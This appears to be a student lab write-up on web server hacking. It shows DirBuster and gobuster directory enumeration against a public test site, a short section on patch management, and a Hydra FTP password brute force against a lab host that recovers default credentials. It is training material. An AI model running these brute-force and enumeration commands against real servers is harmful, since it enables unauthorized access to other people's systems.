



Step6: select the usr options

Step7:select the share options




Step8: select the dir buster options





Step9: click on start the attack

Result:



Task 5 How to fix web server hacking prevent

There was concept was patch management

Patch management is the systematic process of identifying, acquiring, testing, and installing software updates—commonly known as "patches"—to address security vulnerabilities, fix bugs, and enhance the performance of software and systems. These patches are typically released by software vendors and are essential for maintaining the security and efficiency of IT environments

Key Components of Patch Management

Identification: Monitoring for available patches from software vendors.

Acquisition: Downloading the necessary patches.

Testing: Evaluating patches in a controlled environment to ensure they don't introduce new issues.

Deployment: Applying patches to live systems.

Verification: Confirming that patches have been successfully applied and systems are functioning correctly

What are common areas patch management is used

Patch management is commonly used across several areas in IT and cybersecurity to maintain system security, stability, and performance. Here are the key areas where patch management is typically applied:

Operating Systems

Examples: Windows, Linux, macOS

Why: OS patches fix security vulnerabilities, enhance features, and resolve bugs.

2. Application Software

Examples: Microsoft Office, Adobe products, web browsers (Chrome, Firefox), productivity tools

Why: Applications often have vulnerabilities that can be exploited if not updated

Servers

Types: Web servers (Apache, Nginx), database servers (SQL Server, MySQL), file servers

Why: Critical for ensuring business continuity, performance, and data security.

4. Network Devices

Examples: Routers, switches, firewalls

Why: Patches fix vulnerabilities that could be exploited in cyberattacks or cause downtime

Extra activity Task 6 How to brute force attack in webserver using gobuster tool

Step1: open the kali linux terminal and just type it **go buster** basically in built in kali linux tool

Uses: this tool is burpforce attack in web server in different type of try combination of password

Step2: open the **gobuster** tool

Step3: type the command

Command: gobuster dir –u

<http://testphp.vulnweb.com> -W

/usr/share/wordlists/dirbuster-list-2.3-small.txt

Result:

```
[root@kali]-[~/home/kali]
# gobuster dir -u "http://testphp.vulnweb.com" -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://testphp.vulnweb.com
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s


Starting gobuster in directory enumeration mode

/images              (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/cgi-bin             (Status: 403) [Size: 276]
/admin               (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/pictures            (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/vendor              (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
/Templates            (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/Templates/]
```


Step4: find the vulnerable directory click on find the link and get the input is vulnerable directory

Result:





Step5 click on the file in installed.json get the input id session id and source code



Extra activity Task 7 How to brute force attack in webserver using hydra

Step1: open the kali linux terminal

Step2 type the command

Command: hydra -l msfadmin –
P/usr/share/wordlists/rockyou.txt

Result



```
(root@vbox)-[~/home/mayur]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.2.45 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-10 20:23:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344408 login tries (l:1/p:14344408), -896526 tries per task
[DATA] attacking ftp://192.168.2.45:21/
[21][ftp] host: 192.168.2.45 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.2.45 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-10 20:23:53
(root@vbox)-[~/home/mayur]
#
```